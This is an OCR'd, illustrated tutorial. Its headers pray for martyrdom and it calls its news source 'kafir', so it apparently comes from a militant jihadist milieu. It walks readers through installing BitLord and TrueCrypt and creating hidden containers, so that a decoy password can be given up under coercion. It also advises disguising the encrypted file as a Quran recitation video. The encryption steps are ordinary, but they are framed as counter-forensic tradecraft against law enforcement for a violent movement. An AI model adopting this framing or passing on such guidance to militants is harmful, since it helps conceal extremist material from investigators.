
BitLord

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!


BitLord is a torrent client which we will use to download the language packs which will be helpful for those who wish to learn a new language such as Arabic, Pashto, Russian, urdu etc.

Google it to download or download its alternative utorrent

1) Download and install BitLord or any other torrent downloader



2) Double click on the torrent to open (check the Program folder)



]

3) Select the language(s) required

Now download, to open right click on the file name and click open

TrueCrypt

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Intro

Brazilian banker's crypto baffles FBI

18 months of failure

Cryptographic locks guarding the secret files of a Brazilian banker suspected of financial crimes have defeated law enforcement officials.

Brazilian police seized five hard drives when they raided the Rio apartment of banker Daniel Dantas as part of Operation Satyagraha in July 2008. But subsequent efforts to decrypt files held on the hardware using a variety of dictionary-based attacks failed even after the South Americans called in the assistance of the FBI.

The files were encrypted using **Truecrypt** and an unnamed algorithm, reportedly based on the 256-bit AES standard.

The Brazilian National Institute of Criminology (INC) tried for five months to obtain access to the encrypted data without success before turning over the job to code-breakers at the FBI in early 2009. US computer specialists also drew a blank even after 12 months of efforts to crack the code, Brazil's *Globo* newspaper report.

The case is an illustration of how care in choosing secure (hard-to-guess) passwords and applying encryption techniques to avoid leaving file fragments that could aid code breakers are more important in maintaining security than the algorithm a code maker chooses. In other cases, law enforcement officials have defeated suspects' use of encryption because of weak cryptographic trade craft or poor passwords, rather than inherent flaws in encryption packages.

Intro Taken from a kafir source

What is TrueCrypt

A Simple and effective way of encrypting files you wish to keep away from prying eyes.

Uses

Well for a start you could try and encrypt this pdf and other files you want to keep locked up safely.

Remember try to always refrain from using short and common passwords, trying using characters like "£@:LP{}!"£%^*()-_+=# to increase the security of the password and even caps locking certain letters.

What to do Next

Let's say you've encrypted this pdf now to hide it. First take in to consideration its size (Roughly 200mb so we'll name it as a video) next try hide the encrypted file amongst other files ie, your collection of anasheed, tilaawat, Islamic videos, etc. & try to name the file as less conspicuous as possible ie, "Sheikh Sudais Surah Baqarah (wt translation) Taraweeh 2012 1st night **.AVI**".


Remember to put the file format at the end of the name this is so the file icon will not display a blank image, ie video files will show an icon of the program used to view it (Windows Media Player etc..)

Common File format

Video - .avi .flv .mp4 .wmv


Audio - .wav .wma .mp3 .ogg

Image - .jpg .bmp .gif .png




Remember to put a full stop before to file format name.


How To Install



1-Double click




2-Accept terms and click next




3-click on Extract to run portable mode

4-Extract to desired location



5-Click ok and Finish


6-Now run program



Next steps

To hide files you must create a container. There are two types of containers one can make.

- **Standard –** a file is created with an allocated size limit to store files within this container
- **Hidden** – same as above but as a security measure there are two containers running parallel within 1 container, the purpose of this method is if you are forced to reveal your password then you give the password to the standard container which will contain files you are not worried about, the more sensitive files will be hidden under the hidden container.
  To access the container the required password for either standard or hidden will only be inputted once corresponding to the format every time you wish to access.




We will be using the latter method. Hidden!

How to Create a Hidden Container / Hide Files


STEP 1:

Click **Create Volume**



The TrueCrypt Volume Creation Wizard window should appear.


Select “Create an encrypted file container” & click **Next**.




Step 3:

Choose hidden TrueCrypt volume. Click **Next**.

Step 4: select Normal mode and click Next




Step 5: In this step you have to specify where you wish the TrueCrypt volume (file container) to be created. Note that a TrueCrypt container is just like any normal file. It can be, for example, moved or deleted as any normal file. It also needs a filename, which you will choose in the next step.




Click **Select File**.


The standard Windows file selector should appear (while the window of the TrueCrypt Volume Creation Wizard remains open in the background).



